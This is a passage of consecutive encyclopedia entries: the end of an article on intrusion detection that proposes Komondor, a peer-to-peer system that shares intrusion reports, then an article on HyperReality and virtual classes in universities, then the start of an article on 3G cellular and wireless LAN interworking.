The next generation of intrusion detection systems utilized monitoring operating system log files, mainly with Unix type operating systems. Many security utilities realize this method, the well-known *Swatch* (*S*imple *WATCH*er for logfiles) (2006), are one of these. Finding a sign of intrusion in a log file, Swatch can take a predefined step: starting a program, sending an e-mail alert to the administrator, and so forth. Of course this is not enough to protect a system, because many types of intrusions can only be detected too late.

To understand modern intrusion detection, it must be concluded that the detection system does not observe intrusions, but the signs of it. This is the attack's manifestation (Vigna, Kemmerer, & Blix, 2001). If an attack has no, or only partial, manifestation, the system cannot detect the intrusion. One good example to help understanding this is a camera with a tainted lens, which cannot detect the intruder even if he or she is in its field of vision.

Data Acquisition

For accurate intrusion detection, authorative and complete information about the system in question is needed. Authorative data acquisition is a complex task on its own. Most of the operating systems provide records of different users' actions for review and verification. These records can be limited to certain security events, or can provide a list of all system calls of every process. Similarly, gateways and firewalls have event logs of network traffic. These logs may contain simple information like opening and closing network sockets, or may be the contents of every network packets recorded, which appeared on the wire.

The quantity of information collected has to be a trade-off between expense and efficiency. Collecting information is expensive, but collecting the right information is important, so the question is which types of data should be recorded.

Detection Methods

Supervising a system is only worth this expense if the intrusion detection system also analyzes the collected information. This technology has two main types: anomaly detection and misuse detection.

Anomaly detection has a model of a properly functioning system and well behaving users. Any deviation it finds is considered a problem. The main benefit of anomaly detection is that it can detect attacks in advance. By defining what is normal, every break of the rules can be identified whether it is part of the threat model or not.

The disadvantages of this method are frequent false alerts and difficult adaptability to fast-changing systems.

Misuse detection systems define what is wrong. They contain intrusion definitions, alias signatures, which are compared with the collected supervisory information, searching for the signs of the known threats.

An advantage of these systems is that investigation of already known patterns rarely leads to false alerts. At the same time, these can only detect known attack methods, which have a defined signature. If a new kind of attack is found, the developers have to model it and add it to the database of signatures.

PROTECTION METHODS

Computers connected to networks are to be protected by different means (Kemmerer & Vigna, 2002), described in detail as follows.

The action taken after detecting an intrusion can be of many different types. The simplest of these is an alert that describes the observed intrusion. But the reaction can be more offensive, like informing an administrator, ringing a bell, or initiating a counterstrike.

The counterstrike may reconfigure the gateway to block traffic from the attacker or even attack him or her. Of course an offending reaction can be dangerous; it may be against an innocent victim. For example the attacker can load the network with spoofed traffic. This appears to come from a given address, but in reality it is generated somewhere else. Reconfiguring the gateways to block traffic from this address will generate a denial of service (DoS) type attack against the innocent address.

Protection of Host

No system can be completely secure. The term of a properly skilled attacker (Toxen, 2001) applies to a theoretical person, who by his infinite skills can explore any existent security hole. Every hidden bug of a system can be found, either systematically, or accidentally.

The more secure a system is, the more difficult it is to use it (Bauer, 2005). One simple example of this is limiting network usage. A trade-off between security and usability has to be made. Before initiating medium and large sized systems it is worth making up a so-called security policy.

Security management is about risks and expenditure. The designers of the system should know which security investment is worth it and which is not, by examining the probability and possible damage of each expectable intrusion (Bauer, 2003).

Protection of Network

The simplest style of network protection is a firewall. This is a host that provides a strict gateway to the Internet for a subnetwork, checking traffic and maybe dropping some network packets. The three main types of firewalls are the following:

1. **Packet Level Firewalls:** In this one, filtering rules are based on packet hearers, for example the address of the source or the destination.
2. **Application Level Firewalls:** These examine not only the header, but also the content of the network packets, to be able to identify unwanted input. They can also be used for an adaptive supervision of an application program.
3. **Personal Firewalls:** It is used usually for workstations and home computers. With these the user can define access to the network for which running applications should be granted.


HOST AND NETWORK-BASED DETECTION AND PROTECTION SYSTEMS

Network intrusion detection systems (NIDS) are capable of supervision and protection of company-scale networks. One commercially available product is RealSecure (2006), while Snort (2006) is an open source solution. Snort mainly realizes a probe. It is based on a description language, which supports investigation of signatures, application level protocols, anomalies, and even the combination of these. It is a well configurable system, automatically refreshing its signature database regularly through the Internet. New signatures and rules added by developers are immediately added to the database.

Investigation of network traffic can sometimes use uncommon methods. One of these is a network card without an IP address (Bauer, 2002). The card, while it is connected to the network (through a hub or a switch), gets all the traffic, but generates no output, and therefore cannot be detected. The attacker, already broken into the subnetwork, cannot see that he or she is monitored. Peters (2006) shows a method of special wiring of Ethernet connectors, which makes up a probe that can be put between two hosts. This device is unrecognizable with software methods.

Information collected by probes installed at different points of the network is particularly important for protection against network scale attacks. Data collected by one probe alone may not be enough, but an extensive analysis of all sensors' information can reveal the fact

Figure 1. Block diagram of a P2P application



of an attack (RealSecure, 2006). For the aid of sensors communicating in the network has the Intrusion Detection Working Group (IDWG) of the Internet Engineering Task Force (IETF IDWG Intrusion Detection Working Group, 2006) developed the Intrusion Detection Message Exchange Format (IDMEF).

Security of a system can be increased with strict rules of usage. Applications doing this locally are Bastille Linux (2006) and SeLinux (2006). These applications provide security mechanisms built in to the operating system or the kernel. Network security is also enhanced with these, but that is not the main purpose of them.

A NOVEL NETWORK-BASED DETECTION SYSTEM

This section introduces a novel system, which uses just the network, to protect the hosts and increase their security. The hosts running this software create an application level network (ALN) over the Internet. The clients of the novel software running on individual hosts organize themselves in a network. Nodes connected to this ALN check their operating systems' log files to detect intrusion attempts. Information collected this way is then shared over the ALN, to increase the security of all peers, which can then make the necessary protection steps by oneself, for example blocking network traffic by their own firewall.

The developed software is named *Komondor,* which is a famous Hungarian guard dog.

The speed and reliability of sharing the information depends on the network model and the topology. Theory of peer-to-peer (P2P) networks has gone through a great development since the last years. Such networks consist of peer nodes. Usually registered and reliable nodes connect to a grid, while P2P networks can tolerate unreliability of nodes and quick change of their numbers

Table 2. The design goals of the system Komondor

- Creating a stable overlay network to share information.
- Reports of intrusions should spread as fast as possible over the network.
- Decentralized system, redundant peers.
- Masking the security holes of each peer based on the reports.

(Uppuluri, Jabisetti, Joshi, & Lee, 2005). The parts of an application realizing a peer-to-peer-based network can be seen in Figure 1 (Hosszú, 2005).

The lower layer is responsible for the creation and the maintenance for the overlay network, while the upper one for the communication.

The use of the P2P network model to enhance security is new in principle. Test results proved its usefulness, with its aid were not only simulated, but also real intrusion attempts blocked. The design goal of the system is listed in Table 2.

As one host running the Komondor detects an intrusion attempt and shares the address of the attacker on the overlay network, the other ones can prepare and await the same attacker in safety. Komondor nodes protect each other this way. If an intrusion attempt was recorded by a node, the other ones can prepare for the attack in advance. This is shown in Figure 2.

The inner architecture of Komondor is presented in Figure 3. Different hosts run the uniform copies of this program, monitoring the occurring network intrusion attempts. If one of the peers detects an attempt on a system supervised, it takes two actions:

1. Strengthens the protection locally, by configuring the firewall to block the offending network address.
2. Informs the other peers about the attempt.

Information about intrusion attempts is collected by two means, intrusion detected by this node, or intrusion detected by another node. The first working version of Komondor monitors system log files to collect information. These log files can contain various error messages, which may refer to an intrusion attempt. Possible examples are login attempt with an inexistent user name, and several attempts to download an inexistent file through an HTTP server.

Figure 2. Attack against a Komondor node




Figure 3. Architecture of the Komondor system




Figure 4. Algorithm of the Komondor entity




Figure 4 presents the algorithm of the software Komondor. It checks the log files every second, while the database should be purged only on hourly or on a daily basis (Czirkos, 2005).

The Komondor network aided security enhancement system was under extensive testing for months. Parts of these were simulated, and others were real intrusion attempts. Effectiveness of the Komondor system is determined by the diversity of peers. Intrusion attempts exploiting security holes are software and version specific. Daemons providing services (SSH, Web) could be of different versions on hosts running Komondor. Three possible cases in which this can occur are listed in Table 3.

It is important to emphasize that the proposed P2P-based intrusion detection and host protection system is intended to mask the security holes of services provided by the host, not to repair them. It can provide protection in advance, but only if somewhere on the network an intrusion was already detected. It does not fix the security hole, but keeps the particular attacker from

Table 3. Examples of the heterogeneity of the Komondor's environment

• Hosts running the same software, but different version (Apache 2.0.54 and 2.0.30).
• Hosts providing the same service, but using different software (Apache and Zeus).
• Hosts are based on different operating systems (Linux and Windows).

further activity. If the given security hole is already known, it is worth rather fixing that itself.

CONCLUSION

This article overviewed the different aspects of host security. Typical attacks were reviewed, along with methods of intrusion detection; furthermore, the implemented and widely used host protection methods have been presented.

This article also proposed a novel application, which utilizes the P2P networking model in order to improve the effectiveness of operating system security. The system is easy to use; its clients on different networked nodes organize a P2P overlay automatically, and do not need any user interaction.

REFERENCES

Bastille-Linux. (2006). Retrieved January 4, 2006, from http://www.bastille-linux.org/

Bauer, M. (2002, October). Stealthful sniffing, intrusion detection and logging. *Linux Journal*. Retrieved January 10, 2006, from http://www.linuxjournal.com/article/6222

Bauer, M. D. (2003). *Building secure servers with Linux* (Hungarian ed.). Budapest, Hungary: Kossuth Publisher.

Bauer, M. D. (2005). *Linux server security* (2nd ed.). O'Reilly.

Czirkos, Z. (2005). Development of P2P based security software. In *Proceedings of the Conference of Scientific Circle of Students* (Second Award). Budapest: Budapest University of Technology and Economics.

Hosszú, G. (2005). Mediacommunication based on application-layer multicast. In S. Dasgupta (Ed.), *Encyclopedia of virtual communities and technologies* (pp. 302-307). Hershey, PA: Idea Group Reference.

IETF IDWG Intrusion Detection Working Group. (2006). Retrieved January 4, 2006, from http://www.ietf.org/

Kemmerer, R. A., & Vigna, G. (2002). Intrusion detection: A brief history and overview. *Security & Privacy-2002., Supplement to Computer Magazine, IEEE Computer Society, 35*(4), 27-30.

Nmap Free Security Scanner, Tools & Hacking Resources. (2006). Retrieved January 5, 2006, from http://www.insecure.org/

Peters, M. (2006). *Construction and use of a passive Ethernet tap*. Retrieved January 5, 2006, from http://www.snort.org/docs/tap/

RealSecure. (2006). Retrieved January 5, 2006, from http://www.iss.net/

SeLinux. (2006). *Security-enhanced Linux*. Retrieved January 5, 2006, from http://www.nsa.gov/selinux/

Snort. (2006). *Snort—The de facto standard for intrusion detection/prevention*. Retrieved January 4, 2006, from http://www.snort.org

Swatch, The Simple WATCHer for Logfiles. (2006). Retrieved January 4, 2006, from http://swatch.sourceforge.net/

Symantec Internet Security Threat Report, Volume III. (2005). Retrieved January 15, 2006 from http://www.symantec.com/

Teo, L. (2000). Network probes explained: Understanding port scans and ping sweeps. *Linux Journal, December*. Retrieved January 10, 2006, from http://www.linuxjournal.com/article/4234

Toxen, B. (2001). *Real world Linux security*. Indianapolis: Prentice Hall PTR.

Uppuluri, P., Jabisetti, N., Joshi, U., & Lee, Y. (2005, July 11-15). P2P grid: Service oriented framework for distributed resource management. In *Proceedings of* *the IEEE International Conference on Web Services*. Orlando, FL: IEEE Computer Society Press.

Vigna, G., Kemmerer, R. A., & Blix, P. (2001). Designing a web of highly configurable intrusion detection sensors. In *Proceedings of Fourth International Symposium on Recent Advances in Intrusion Detection (RAID)* (LNCS vol. 2212, pp. 69-84). New York: Springer Verlag.

KEY TERMS

Application Level Network (ALN): The applications, which are running in the hosts, can create a virtual network from their logical connections. This is also called *overlay network*. The operations of such software entities are not able to understand without knowing their logical relations. In most cases the ALN software entities use the P2P model, not the client/server one for the communication.

Client/Server Model: A communicating way, where one hardware or software entity (server) has more functionalities than the other entity (the client), whereas the client is responsible to initiate and close the communication session toward the server. Usually the server provides services that the client can request from the server. Its alternative is the P2P model.

Data Integrity: The integrity of a computer system means that the host behaves and works as its administrator intended it to do so. Data integrity must therefore be always monitored.

Firewall: This is a host or router that provides a strict gateway to the Internet for a subnetwork, checking traffic and maybe dropping some network packets.

Hub: A hardware device used to connect more than two hosts on a network. It sends every received network packet to all hosts connected to it, not just the destination. Simpler design than a network switch, but it provides less security.

Overlay Network: The applications, which create an ALN, work together and usually follow the P2P communication model.

Peer-to-Peer (P2P) Model: A communication way where each node has the same authority and communication capability. They create a virtual network, overlaid on the Internet. Its members organize themselves into a topology for data transmission. Each peer provides services the others can use, and each peer sends requests to other ones.

Security Management: It means the calculation of the damage caused by a certain attack in advance, so one can decide, if a particular security investment such as buying new devices or training employees is worth or not.

Security Policy: It means a set of rules to act, in which the expectations and provisions of accessibility of the computer for the users and the administrators are also included. It is worth it to be made up before initiating medium or large sized computer networking systems.

Switch: A hardware device used to connect more than two hosts on a network. It forwards every received network packet to the interface of the destination specified in the header of the packet. Switches are more secure than network hubs.

A

The Application of Virtual Reality and HyperReality Technologies to Universities

Lalita Rajasingham
Victoria University of Wellington, New Zealand

John Tiffin
Victoria University of Wellington, New Zealand

INTRODUCTION

The term HyperReality (HR) was coined by Nobuyoshi Terashima to refer to "the technological capability to intermix virtual reality (VR) with physical reality (PR) and artificial intelligence (AI) with human intelligence (HI)" (Terashima, 2001, p. 4).

HR is a technological capability like nanotechnology, human cloning and artificial intelligence. Like them it does not as yet exist in the sense of being clearly demonstrable and publicly available. Like them it is maturing in laboratories where the question "if?" has been replaced by the question "when?" And like them the implications of its appearance as a basic infrastructure technology are profound and merit careful consideration. (Tiffin &Rajasingham, 2001)

Because of this, universities, if they are to be universities, will be involved with HR as a medium and subject of instruction and research, and for the storage and development of knowledge (Tiffin & Rajasingham, 2003). The concepts of HyperUniversities, HyperClasses, Hyperschools, and HyperLectures are at the same level of development as the concepts of virtual universities, virtual classes, virtual colleges, and virtual schools in the later part of the 1980s (Tiffin & Rajasingham, 1995).

A project on emerging nanotechnology, Consumer Products Inventory contains over 380 products ranging from clothing, home furnishing, medical scanning and diagnostics tools, electronics, computer hardware, scanning microscopes, and so on (http://www.nanotechproject.org/index.php?id=44&action=view). This is the future environment for which universities will need to educate society.

HyperReality subsumes virtual reality. HR is only possible because of the development of computer-generated virtual reality, in particular, the development of distributed virtual reality which makes it possible for different people in different places to interact together in the same virtual reality. It was the theoretical application of this capability to education, and especially to university education, that lead to the concept of virtual classes in virtual schools and universities (Tiffin & Rajasingham, 1995). Initial experiments simulated virtual classes by using videoconferencing, audio conferencing, and audiographic conferencing. The emergence of the Internet shifted these ideas from a laboratory stage to institutional development of institutions calling themselves virtual universities and virtual schools, by virtue of being able to bring teachers and students together in classes using telecommunications and computers, instead of public transport and buildings.

Today, synchronous and asynchronous virtual classes are conducted using learning management systems (LMS) applications such as Blackboard, Chatterbox, Eluminate, and Lotus LearningSpace on the Internet. Furthermore, highly interactive, reusable learning objects (LOs) that are adaptable in all aspects, and interoperable with other learning objects, are rapidly coming online (Hanisch & Straber, 2003). HypreReality LOs, still in Beta, are being developed.

HyperReality also subsumes artificial intelligence. Teaching machines and computers have been used for instruction since the early days of computer-assisted instruction (CAI) in the 1960s, albeit with little overall impact on education, especially at the university level. However, the growing capability and ubiquity of AI expert systems and agents, the vast amount of repetitive work involved in teaching, and the growing application of business criteria to the management of education suggest that AI agents, conceivably in avatar form, will be adopted in education, and the place where this will begin is likely to be in the universities.

THE NEED

Worldwide, governments face the challenge of increasing demand for university education. In Asia alone, the numbers seeking university places is predicted to rise from 17 million in 1995, to 87 million by 2020 (Rowe, 2003). It is unlikely that such demand can be fully met using the traditional communications systems of education (Daniel, 1996). These are:

- The public transport systems that bring students and teachers together for regular episodes of face-to-face instructional interaction called classes, lectures, seminars, or tutorials;
- The buildings which provide the dedicated instructional environments called classrooms, lecture theatres, or seminar rooms characterized by frame-based presentation media, and workspace on desks and tables. The buildings also need support environments such as offices, rest areas, and recreational facilities;
- Provision for the use of paper-based storage media (books, notebooks, exercise books, assignment folders) in libraries, carrels, desks, assignment drops;
- Laboratory space and facilities; and
- Support infrastructures for telecommunications.

The costs of building and maintaining universities, and the support infrastructures they need, are high, and getting higher. Increasingly, universities turn towards the Internet, where students and teachers can be brought together as telepresences in virtual classes, virtual lectures, virtual seminars, and virtual tutorials. Rumble (1997, 1999, 2004), Turoff (1996), and Butcher and Roberts (2004) all agree that virtual universities on the Internet are significantly less costly than conventional building-based universities. With user pays, it is suggested that the cost structure will further change. Virtual universities that function primarily through the Internet, and have no buildings for student needs, and no demand on public transport infrastructures for students, have been in existence since the mid-1990s. At a minimum, conventional universities today have a homepage on the Web, their students use the Web to help with assignments, and to link with other students, their teachers, and administrators using LMS applications. University management and teachers explore other ways of expanding teaching and administration activities on the Internet, particularly for synchronous learning on desktop, using voice over Internet protocols (VOIP), mobile telephony as they come onstream.

Initially, people tend to communicate through new media in the manner of the old media they are accustomed to. Universities use the Web as a library resource, and for what was traditionally done by means of handouts and brochures, and e-mail for housekeeping notices, seminar discussion, and written assignments on Blackboard. Virtual universities on the Internet tend to operate as electronic correspondence colleges, mainly in asynchronous mode. However, the Internet is becoming broadband, and computers get more powerful and portable. Universities can now use the Internet for streamed lectures and for holding classes by audiographic conferencing, computer conferencing, and video conferencing synchronously and asynchronously. It is possible for students and teachers to have telepresence as avatars, and be fully immersed in three-dimensional distributed virtual classes (Tiffin & Rajasingham, 2001).

The Virtual Class/Lecture/Seminar

Roxanne Hiltz coined the term "virtual classroom" for the use of computer-generated communications "to create an electronic analogue of the communication forms that usually occur in a classroom including discussion as well as lectures and tests" (Hiltz, 1986, p. 95). In 1986, John Tiffin and Lalita Rajasingham inaugurated a long-term action research program with postgraduate students at Victoria University of Wellington, New Zealand that sought to conduct what they called virtual classes, where students communicated with computers linked by telecommunications. They used the term "class" in the sense of an interactive, instructional, communication function between teachers and students, and between students and the term "virtual" in the sense of existing in effect, but not in fact. Tiffin and Rajasingham hypothesized that learning could be effected by means of computers interlinked by telecommunications without the physical facts of classrooms, schools, colleges, and universities. In contrast to Hiltz, they assumed that education delivered in this way would not be analogous to conventional educational practice, but would be modified by the new information technology and take new forms, and that in time this would include meeting for interaction in computer-generated virtual realities which would become increasingly immersive. They concluded that a virtual class need not necessarily be synchronous, and that the people in it formed virtual networks that were independent of location. "The effect would be to make education available anywhere anytime" (Tiffin and Rajasingham, 1995, p. 143).

The "virtual class" research project began in pre-Internet days of 1986, using a lash-up of equipment that sought to comprehensively conceptualize what would be involved in a virtual university that depended on computers and telecommunications. Assignments, student to student and student to teacher discourse, and course administration were online, and a variety of audiographic modes were developed for lectures, seminars, tutorials, tests, and examinations.

The project linked students and teachers at national and international levels, and it became apparent that the convergence and integration of computers and telecommunications in universities and schools had a dynamic of its own. Experimentation with audioconferencing, audiographic conferencing, and video conferencing systems was taking place worldwide, usually as an initiative of individual teachers (Acker, Bakhshi, & Wang, 1991; Mullen, 1989; Rajasingham, 1988; Underwood, 1989; (http://calico.org/chapters)). Such activities multiplied with the coming of the Internet.

In 1995, Tiffin and Rajasingham published *In Search of the Virtual Class: Education in an Information Society,* which outlined the way virtual classes could serve as the basis for virtual schools, virtual colleges, and virtual universities, and these now began to appear on the Internet. Inevitably, the meaning of the terms began to change to reflect actual practice. The terms *virtual schools*, *colleges* and *universities* are now synonymous with the more recent terms, *e-learning, e-schools, e-colleges,* and *e-universities,* which came into vogue with the commercialization of the Internet and the introduction of the concept of e-commerce. Essentially, these terms now refer to schools, colleges, and universities that exist on the Internet.

Virtual universities are now beginning to appear in developing countries. The African Virtual University, began operating in 1997 (http://www.col.org), and now has 31 learning centers at partner universities in 17 African countries. In 2003, 23,000 Africans were enrolled in courses such as journalism, languages, and accounting. The Commonwealth of Learning is well underway in developing content for Virtual Universities for the Small States of the Commonwealth (http://www.col.org/colweb/site/pid/4149#viruni). In 2003, the United Nations launched the Global Virtual University of the United Nations University (http://gvu.unu.edu/about.cfm).

Being virtual on the Internet makes it possible for a university to market globally (Tiffin & Rajasingham, 2003). From the perspective of the World Trade Organization, universities provide an information service that should be freely traded as part of a process of globalization.

HyperReality (HR) and the HyperClass (HC)

Even if it is more economic, the development of a virtual dimension to universities does not imply that they will cease to exist in physical reality. Many universities that have sought to exist solely on the Internet have found that students want some part of their education in physical reality. What we could be seeing is the development of a global/local hybrid university that exists in virtual and physical reality on the Internet, and in buildings serving global needs and local needs. A technology that allows this duality is HyperReality.

Developed in Japan's Advanced Telecommunications Research Laboratories under the leadership of Nobuyoshi Terashima, HyperReality is a platform that is being developed for broadband Internet. HyperReality permits the seamless interaction of virtual realities with physical realities and human intelligence with artificial intelligence (Terashima, 2001). Jaron Lanier has since developed a similar concept of intermeshing physical and virtual realities, which he calls Teleimmersion (Lanier, 2001). However, this does not allow for the interaction of artificial and human intelligence.

Working with Terashima from 1993 on the application of HyperReality to education, Tiffin and Rajasingham coined the concept schemata: HyperClass, HyperSchool, HyperCollege, and HyperUniversity (2001) to describe an educational environment in which physically real students, teachers, and subject matter could seamlessly interact with virtual students, teachers, and subject matter, and artificial and human intelligence could interact in the teaching/learning process. What makes this possible is a coaction field which "provides a common site for objects and inhabitants from physical reality and virtual reality and serves as a workplace or activity area within which they interact" (Terashima, 2001, p. 9). Coaction takes place in the context of a specific domain of integrated knowledge. So a coaction field could be a game played between real and virtual people, or a real salesperson selling a car to virtual customers (who and what is real and who and what is virtual depends on the kind of perspective of self that exists in a telephone conversation). A HyperClass is a coaction field in which physically real students and teachers in a real classroom can synchronously interact in a joint learning activity that involves a clearly defined subject domain with virtual students and teachers in other classrooms in other universities in other countries. The first experimental HyperClass took place in 2000 between teachers and students at Waseda University and at Victoria University in Japan. To the people in Japan, the New Zealanders were virtual; to the people in New Zealand, the Japanese were virtual. The subject was antique Japanese ceramics, and virtual copies of these were passed back and forth between the two classrooms that made up the HyperClass (Terashima, 2001).

A HyperClass creates a common space to reconcile learning that is local with learning that is global. It can be conducted in more than one language and holds out the possibility of understanding a subject from the multiple perspectives of different cultures using text, aural, and three-dimensional visual modes of communications (Tiffin & Rajasingham, 2001, 2003).

JITAIT

The HyperClass enables communication and interaction between physical reality and virtual reality, but what could have even more impact on universities is that it provides a platform for communication between human and artificial intelligence. Applying HR to education means applying AI to education and designing a pedagogical interaction between human and artificial intelligence.

At the heart of the Vygotskyian approach expressed in the Zone of Proximal Development (1978) is the idea that when a learner has difficulty in applying knowledge to a problem, they will learn more effectively if they can turn to someone in the role of teacher who can help them. This is the fundamental purpose of education, yet in the modern school and university, teachers are only available to respond to student needs during fixed hours, and even then have to share their attention with large groups of students. In principle, an artificially intelligent agent can be available whenever they are needed. Hence, the idea of just-in-time artificial intelligent tutors (JITAITs). In a university, they would be experts in a particular subject domain and endlessly learning from frequently asked questions, and available anytime and anywhere to deal with the more repetitive functions of teaching (Tiffin & Rajasingham, 2003).

CONCLUSION

There is growing disjuncture between the demand for university education and the capacity of conventional universities to respond. The modern university is based on building and transport technologies and becomes increasingly costly. There has to be a way that is more economical and efficient, more matched to the times and technologies we live with, more open to people with languages other than English, and more concerned with the curricula needs and cultural concerns of globalization that are available to anyone throughout their lives. Virtual universities have appeared in response to this and conventional universities are developing virtual global dimensions on the Internet. But the Internet is becoming broadband, and computers are becoming more powerful and portable. Universities could become a hybrid mixture of the traditional place-based institutions that we know and that address local needs, and as cyber-based businesses that address global markets. An emergent technology that addresses this is HyperReality which could see HyperClasses in HyperUniversities that incorporate the use of JITAITs. Will they be the new academics?

REFERENCES

Acker, S., Bakhshi, S., & Wang, X. (1991). User assessments of stereophonic, high bandwidth audioconferencing. *ITCA Teleconferencing Yearbook*, pp. 189-196.

Butcher, N., & Roberts, N. (2004). Costs, effectiveness, efficiency: A guide for sound investment. In H. Perraton & H. Lentell (Eds.), *Policy for open and distance learning*. London: Routledge Falmer.

Daniel, J. (1996). *Mega-universities and knowledge media, technology strategies for higher education.* London: Kogan Page.

Hanisch, F., & Straber, W. (2003). Adaptability and interoperability in the field of highly interactive Web-based courseware. *Computers and Graphics*, *27*, 647-655

Hiltz, R. (1986). The virtual classroom: using computer mediated communications for university teaching. *Journal of Communications, 36*(2), 95.

Lanier, J. (2001, April). Virtually there. *Scientific American*, pp. 66-75.

Mullen, D. C. (1989). Technology convergence under Windows: An introduction to object oriented programming (Vol. 7, No. 2). Retrieved December 4, 2007, from http://calico.org

Rajasingham, L. (1988). *Distance education and new communications technologies*. New Zealand: Telecom Corporation.

Rowe, M. (2003). Ideal way to lighten the load. Retrieved December 4, 2007, from http://www.thes.co.uk/archive/story.asp?id=91859&state_value=Archive

Rumble, G. (1997). *The costs and economics of open and distance learning.* London: Kogan Page.

Rumble, G. (1999). *The costs of networked learning: What have we learnt?* (Paper to Sheffield Hallam University FLISH Conference, http://www.shu.ac.uk/flish/rumblep.htm).

Rumble, G. (Ed.). (2004). *Papers and debates on the economics and costs of distance and online learning.* Germany: Bibliotheks-und Informationssystem der Universität Oldenburg.

Terashima, N. (2001). The definition of hyperreality. In J. Tiffin & N. Terashima (Eds.), *HyperReality: Paradigm for the third millennium* (pp. 4-24). London and New York: Routledge.

Tiffin, J., & Rajasingham, L. (1995). *In search of the virtual class: Education in an information society*. London, New York, and Canada: Routledge.

Tiffin, J., & Rajasingham, L. (2001). The HyperClass. In J. Tiffin & N. Terashima (Eds.), *HyperReality: Paradigm for the third millennium* (pp. 110-125). London and New York: Routledge.

Tiffin, J., & Rajasingham, L. (2003). *The global virtual university.* London, New York and Canada: Routledge.

Turoff, M. (1996). *Costs for the development of a virtual university* (Invited paper). Paper presented at Teleteaching `96 IFIP's Annual Meeting, Australia.

Underwood, J. (1989, June). *Hypermedia: Where we are and where we aren't* (Vol. 6, No. 4). Retrieved December 4, 2007, from http://calico.org

Vygostky, L. S. (1978). *Mind in society: The development of the higher psychological processes.* Cambridge, MA: Harvard University Press.

KEY TERMS

HyperClass, HyperLecture, HyperSeminar, HyperTutorial: Classes, lectures, seminars, and tutorials that take place in a coaction field in HyperReality. This means an interaction between virtual teachers and students and objects, and physically real teachers and students and objects, in order to learn how to apply a specific domain of knowledge. It allows for the use of artificially intelligent tutors. Such systems are currently experimental, but have the potential to be used on the Internet.

HyperSchool, HyperCollege, HyperUniversity: The term *Hyper* means that these institutions could exist in HyperReality. HyperReality is where virtual reality and physical reality seamlessly intersect to allow interaction between their components, and where human and artificial intelligences can communicate. The technological capability for this is at an experimental stage, but could be made available with broadband Internet.

JITAITS: Just-In-Time Artificially Intelligent Tutors are expert systems available on demand in HyperReality environments to respond to frequently asked student questions about specific domains of knowledge.

Virtual Class, Virtual Lecture, Virtual Seminar, and Virtual Tutorial: Classes, lectures, seminars, and tutorials are communication systems that allow people in the relative roles of teachers and learners to interact in pursuit of an instructional objective and to access supporting materials such as books and blackboards. The use of linked computers makes it possible for such interaction to take place without the physical presence of teachers and learners or any instructional materials or devices such as books and blackboards. The Internet now provides a global infrastructure for this, so that the terms have become synonymous with holding classes, lectures, seminars, and tutorials on the Internet.

Virtual School, Virtual College, Virtual University: The term *virtual* refers to the communication capabilities of these institutions, and implies that they can be achieved by means of computers linked by telecommunications which in effect today means by the Internet. The term *virtual* is used to contrast the way communications in conventional schools, colleges, and universities requires the physical presence of teachers and learners and instructional materials, and invokes the use of transport systems and buildings.

A

Architectures of the Interworking of 3G Cellular Networks and Wireless LANs

Maode Ma
Nanyang Technological University, Singapore

INTRODUCTION

Recent development on the wireless networks has indicated that IEEE 802.11.x standards based **wireless LAN** and third-generation cellular wireless networks such as CDMA2000 or **UMTS** (i.e., WCDMA) could be integrated together to offer ubiquitous Internet access to end users. The two technologies can offer functions that are complementary to each other. The 802.11.x standards based wireless LANs support data rates from 1 Mbps to 54 Mbps. However, by IEEE 802.11.x standard, one access point (AP) can only cover an area of a few thousand square meters. It is perfectly applied for enterprise networks and public hot-spots such as hotels and airports. On the contrary, wireless cellular networks built with 3G standards can only support peak data transmission rates from 64Kbps to nearly 2 Mbps with a much wider area. It is reasonable and feasible to combine these two technologies to make Internet access much easier and more convenient.

The design of an **interworking** architecture to efficiently integrate **3G cellular** wireless networks and 802.11.x standard based wireless LANs is a challenge. Its difficulty lies in the objective of the integration, which is to achieve the seamless interoperation between the two types of the wireless networks with certain **QoS** guarantee and other requirements kept simultaneously, from the perspectives of both the end-users and the operators. There are basically two proposals as the solutions to the architecture of the integration. One is the tight coupling. The other is the loose coupling. Although there is no final selection on whether the future integrated network would use either of these techniques or another one, much focus of the research is on the loose coupling due to its feasibility.

